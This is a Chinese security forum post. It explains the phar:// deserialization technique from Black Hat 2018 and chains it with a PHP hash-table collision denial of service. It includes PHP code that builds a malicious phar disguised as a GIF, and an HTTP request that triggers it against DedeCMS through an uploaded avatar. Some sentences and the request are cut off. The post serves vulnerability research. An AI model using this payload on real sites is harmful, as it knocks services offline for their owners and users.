# blackhat议题深入 | phar反序列化

chamd5 / 2018-08-22 16:37:47 / 浏览数 2923 安全技术 技术讨论 顶(1) 踩(1)

---

引言
在Blackhat2018，来自Secarma的安全研究员Sam
Thomas讲述了一种攻击PHP应用的新方式，利用这种方法可以在不使用unserialize()函数的情况下触发PHP反序列化漏洞。

漏洞原理
漏洞触发点在使用phar://协议读取文件的时候，文件内容会被解析成phar对象，然后phar对象内的Metadata信息会被反序列化。其实这个漏洞点并不是第一次出现，早在
从PHP官方手册中我们可以看到Meta-data是用serialize()生成并保存在phar文件中的：

**Global Phar manifest format**

| Size in bytes | Description |
|---|---|
| 4 bytes | Length of manifest in bytes (1 MB limit) |
| 4 bytes | Number of files in the Phar |
| 2 bytes | API version of the Phar manifest (currently 1.0.0) |
| 4 bytes | Global Phar bitmapped flags |
| 4 bytes | Length of Phar alias |
| ?? | Phar alias (length based on previous) |
| 4 bytes | Length of Phar metadata (*0* for none) |
| ?? | Serialized Phar Meta-data, stored in serialize() format |
| at least 24 * number of entries bytes | entries for each file |



跟进PHP内核可以看到，当内核调用phar_parse_metadata()解析metadata数据时，会调用php_var_unserialize()对其进行反序列化操作，因此会造成反序列化漏洞。

```php
int phar_parse_metadata(char **buffer, zval *metadata, uint32_t zip_metadata_len) /* {{{ */
{
    php_unserialize_data_t var_hash;

    if (zip_metadata_len) {
        const unsigned char *p;
        unsigned char *p_buff = (unsigned char *)estrndup(*buffer, zip_metadata_len);
        p = p_buff;
        ZVAL_NULL(metadata);
        PHP_VAR_UNSERIALIZE_INIT(var_hash);

        if (!php_var_unserialize(metadata, &p, p + zip_metadata_len, &var_hash)) {
            efree(p_buff);
            PHP_VAR_UNSERIALIZE_DESTROY(var_hash);
            zval_ptr_dtor(metadata);
            ZVAL_UNDEF(metadata);
            return FAILURE;
        }
        efree(p_buff);
        PHP_VAR_UNSERIALIZE_DESTROY(var_hash);

        if (PHAR_G(persist)) {
            /* lazy init metadata */
            zval_ptr_dtor(metadata);
            Z_PTR_P(metadata) = pemalloc(zip_metadata_len, 1);
            memcpy(Z_PTR_P(metadata), *buffer, zip_metadata_len);
            return SUCCESS;
        }
    } else {
        ZVAL_UNDEF(metadata);
    }
```



漏洞利用

在Sam

Thomas的举出的例子中可以看到，该漏洞主要通过利用魔术方法destruct或wakeup构造利用链，但是在实战环境里往往较难找到可以直接通过魔术方法触发的漏洞点。

由于通过反序列化可以产生任意一种数据类型，因此我想到了PHP的一个很古老的漏洞：PHP内核哈希表碰撞攻击（CVE-2011-4885）。在PHP内核中，数组是以哈希表的 => O(n)）来触发拒绝服务攻击。




Figure 1: Normal operation of a hash table.




Figure 2: Worst-case hash table collisions.



PHP修复此漏洞的方式是限制通过$_GET或$_POST等方式传入的参数数量，但是如果PHP脚本通过json_decode()或unserialize()等方式获取参数，依然将受到此漏洞的威胁

接下来的漏洞利用思路就很明显了：构造一串恶意的serialize数据（能够触发哈希表拒绝服务攻击），然后将其保存到phar文件的metadata数据区，当文件操作函数通过ph

我们可以通过如下代码生成一个恶意的phar文件：

```
<?php
set_time_limit(0);
```

```
$size= pow(2, 16);
$array = array();
for ($key = 0, $maxKey = ($size - 1) * $size; $key <= $maxKey; $key += $size) {
   $array[$key] = 0;
}
$new_obj = new stdClass;
$new_obj->hacker = $array;
$p = new Phar(__DIR__ . '/avatar.phar', 0);
$p['hacker.php'] = '<?php ?>';
$p->setMetadata($new_obj);
$p->setStub('GIF<?php __HALT_COMPILER();?>');
```

然后通过如下代码测试拒绝服务攻击效果：

```
<?php
set_time_limit(0);
$startTime = microtime(true);
file_exists("phar://avatar.phar");
$endTime = microtime(true);
echo '■■■■■  '.($endTime - $startTime). ' ■';
```

在我的机器上的测试效果：


漏洞实例复现
这里我要利用DedeCMS一个很出名的漏洞点，这个漏洞最初被用于探测后台目录，之后在"巅峰极客"比赛中被当做SSRF攻击利用，现在我要利用这个漏洞点构造phar反序列
首先通过织梦的头像上传点来上传phar文件（avatar.jpg）
文件位置： /member/edit_face.php

由于DedeCMS默认的上传文件大小被限制为50K，所以我们要修改一下配置文件：
找到\data\config.cache.inc.php，
把$cfg_max_face修改为5000


上传成功后就会显示出文件的相对路径，然后直接构造如下数据包即可验证漏洞：

```
POST /uploads/tags.php HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencode
Content-Length: 136

dopost=save&_FILES[lsa][tmp_name]=phar://uploads/userup/3/myface.jpg&_FILES[lsa][name]=0&_FILES[lsa][size]=0&_FILES[lsa][type]
```

参考


[1]https://www.lorexxar.cn/2017/11/10/hitcon2017-writeup/
[2]http://php.net/manual/en/book.phar.php
[3]https://blog.ripstech.com/2018/new-php-exploitation-technique/
[4]http://www.laruence.com/2011/12/30/2435.html
[5]https://raw.githubusercontent.com/s-n-t/presentations/master/us-18-Thomas-It's-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-Know-It.pdf

网信集团
高级安全工程师（代码审计方向）
http://www.chamd5.org/jobdetail.aspx?id=529

多者金融
Python高级工程师
http://www.chamd5.org/jobdetail.aspx?id=536

众安科技
二进制安全专家
http://www.chamd5.org/jobdetail.aspx?id=537
安全运维工程师
http://www.chamd5.org/jobdetail.aspx?id=538
安全产品经理
http://www.chamd5.org/jobdetail.aspx?id=539
信息安全运营实习生
http://www.chamd5.org/jobdetail.aspx?id=540
大数据数据分析实习生
http://www.chamd5.org/jobdetail.aspx?id=541

平安集团信息安全运营中心
SOC监控工程师
http://www.chamd5.org/jobdetail.aspx?id=542

猎豹移动安全平台部
安全工程师
http://www.chamd5.org/jobdetail.aspx?id=543
安全开发工程师
http://www.chamd5.org/jobdetail.aspx?id=544

上海锦江国际电子商务有限公司
渗透测试工程师
http://www.chamd5.org/jobdetail.aspx?id=545

北京丁牛科技有限公司
渗透测试岗
http://www.chamd5.org/jobdetail.aspx?id=346


上一篇：Sulley fuzzer lea... 下一篇：【2018年 网鼎杯CTF 第二场...
1. 0 条回复
   - 动动手指，沙发就是你的了！